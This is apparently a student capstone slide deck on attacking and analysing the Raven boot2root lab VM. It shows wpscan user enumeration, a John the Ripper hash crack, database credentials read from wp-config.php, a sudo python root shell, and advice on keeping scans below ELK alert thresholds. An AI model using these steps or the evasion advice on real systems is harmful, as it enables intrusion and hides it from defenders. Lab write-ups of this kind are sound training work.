

# Final Engagement

## Attack, Defense & Analysis of a Vulnerable Network

# A

- Rich Andrade
- Terence Colaco
- Ian Fraser
- Cristian Lorenzoni
- Ceres Silva
- Ben Weir

# Table of Contents - Offensive Review

---

This document contains the following resources:

01

**Network Topology &  
Critical Vulnerabilities**

02

**Exploits Used**


03

**Methods Used to  
Avoiding Detect**



# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask:  
255.255.255.0  
Gateway:  
192.168.1.1

## Machines

IPv4:192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

IPv4: 192.168.1.110  
OS: linux  
Hostname: Target1

IPv4:192.168.1.100  
OS:Linux  
Hostname: ELK



# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.	Separate mistakes or weaknesses could inadvertently make the sensitive information available to an attacker, such as in a detailed error message that can be read by an unauthorized party
CWE-521: Weak Password Requirements	The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.	An attacker could easily guess user passwords and gain access user accounts.
CWE-916: Use of Password Hash With Insufficient Computational Effort	The software generates a hash for a password, but it uses a scheme that does not provide a sufficient level of computational effort that would make password cracking attacks infeasible or expensive.	If an attacker can gain access to the hashes, then the lack of sufficient computational effort will make it easier to conduct brute force attacks using techniques such as rainbow tables, or specialized hardware such as GPUs, which can be much faster than general-purpose CPUs for computing hashes.
CWE-312: Cleartext Storage of Sensitive Information	The application stores sensitive information in cleartext within a resource that might be accessible to another control sphere.	An attacker with access to the system could read sensitive information stored in cleartext.
CWE-250: Execution with Unnecessary Privileges	The software performs an operation at a privilege level that is higher than the minimum level required, which creates new weaknesses or amplifies the consequences of other weaknesses.	An attacker will be able to gain access to any resources that are allowed by the extra privileges. Common results include executing code, disabling services, and reading restricted data.

# Exploits Used

# Exploitation: Wordpress User Enumeration

Summarize the following:

- How did you exploit the vulnerability?

We enumerated the Target 1 WordPress site using a WPScan to list all system users. User enumeration allows malicious actors to use brute-force techniques to either guess or confirm valid users in a system.

- What did the exploit achieve?

We gained user name information needed to gain access to the server via SSH. The weak username/password policy allowed us to guess the password for user 'michael'

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -e u

I
  W P S C A N
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[i] User(s) Identified:

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Nov 30 17:23:13 2021
[+] Requests Done: 17
[+] Cached Requests: 35
[+] Data Sent: 3.757 KB
[+] Data Received: 12.015 KB
[+] Memory used: 122.023 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```



# Exploitation: [BruteForce - CWE-916 / CWE-521]

- Using the Tool “John the ripper” we were successful in executing a password crack against a password hash we exfiltrated from the MYSQL user table.
- This Exploit successfully found Steven’s password: **pink84** which allows us to gain access into their account

```
root@Kali:~#  
root@Kali:~#  
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt  
Using default input encoding: UTF-8  
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$  
) 512/512 AVX512BW 16x3])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
pink84 (?)  
█
```

<==Running John the Ripper and Located password.

```
root@Kali:~#  
root@Kali:~# ssh steven@192.168.1.110  
steven@192.168.1.110's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Jun 24 04:02:16 2020  
$ █
```

Successfully Logging in Stevens account ==>



# Exploitation: My SQL database

Summarize the following:

- How did you exploit the vulnerability?

We explored the wp-config.php file contents to find the MySQL database password after gaining access to the database using the credentials of the user named Michael

- What did the exploit achieve?

Utilizing the password to access the database MySQL was used to explore it for further information.

- Include a screenshot or command output illustrating the exploit.

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

michael@target1:/var$ mysql --host=localhost --user=root --password=R@v3nSecurity wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
```

```
File Actions Edit View Help
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_registered | user_nicename | user_activation_key |
+----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | 2018-08-12 22:49:12 | michael | mi |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | 2018-08-12 23:31:16 | steven | st |
+----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

# Exploitation: privilege escalation using Python

Vulnerability: CWE-250: Execution with Unnecessary Privileges

- How did you exploit the vulnerability?

Given the user Steven has the following entry within the /etc/sudoers file:

```
#includedir /etc/sudoers.d  
  
steven ALL=(ALL) NOPASSWD: /usr/bin/python
```

Steven doesn't have full sudo privileges, however this line item within the etc/sudoers file permits user 'steven' to run commands within the /usr/bin/python with sudo privileges.

- What did the exploit achieve?

This exploit permitted python to acquire a /bin/bash shell, with escalated root privileges. We were then able to locate flag4 within the /root folder

- Include a screenshot or command output illustrating the exploit.

command (when logged in as 'steven'):

Sudo python -c 'import pty;pty.spawn("/bin/bash")'

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'  
root@target1:/etc#
```

```
root@target1:~# cat flag4.txt  
-----  
|_ _ _ \   
| | / _ _ _ _ _ _ _ _   
| // _ \ \ / \ / \ \   
| \ \ ( | \ \ / \ / | | |   
 \ | \ \ _ _ \ | \ \ \ | | |   
  
flag4{715dea6c055b9fe3337544932f2941ce}  
  
CONGRATULATIONS on successfully rooting Raven!  
  
This is my first Boot2Root VM - I hope you enjoyed it.  
  
Hit me up on Twitter and let me know what you thought:  
  
@mccannwj / wjmccann.github.io  
root@target1:~#
```



# Avoiding Detection



# Stealth Exploitation: Brute Force ( HTTP requests)

---

## Monitoring Overview

- Which alerts detect this exploit? amount of HTTP errors in a time frame - the use of weak passwords makes it easier for a successful login attempt  
WHEN count() GROUPED OVER top 5 'http.response.status\_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure? amount of 400 HTTP -requests on Packetbeat
- Which thresholds do they fire at? above 400 for the last 5 minutes

## Mitigating Detection

- How can you execute the same exploit without triggering the alert? Space out requests within a time frame in order not to trigger
- Are there alternative exploits that may perform better? Accessing multiples files/images/folders will result in more HTTP requests, thus it may bypass the alert - more files more requests
- If possible, include a screenshot of your stealth technique.

# Stealth Exploitation of byte size limit for HTTP requests accepted by the target server

---


## Monitoring Overview

- Which alerts detect this exploit? HTTP Request Size Monitor: WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure? The overall byte size of an HTTP requests received within a specific timeframe.
- Which thresholds do they fire at? Any HTTP request byte sizes which in total exceed 3500 bytes.

## Mitigating Detection

- How can you execute the same exploit without triggering the alert? Limit the sum total of all http requests to be less than 3500 bytes overall.

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -e u
```



WordPress Security Scanner by the WPScan Team  
Version 3.7.8  
Sponsored by Automattic - <https://automattic.com/>  
@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

# Stealth Exploitation of CPU Usage Monitor

---

## Monitoring Overview

- **Which alerts detect this exploit?** WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- **Which metrics do they measure?** CPU Usage
- **Which thresholds do they fire at?** When CPU Usage goes above 50% for 5 minutes.

## Mitigating Detection

- **How can you execute the same exploit without triggering the alert?** One can conduct a Wordpress scan or bruteforce attack that is spaced out in less than 5 minute increments.
- **Are there alternative exploits that may perform better?** Sequel injection on the website may reveal usernames without utilizing a scanning tool like wordpress scan or bruteforce attacks which takes up CPU usage.





Questions?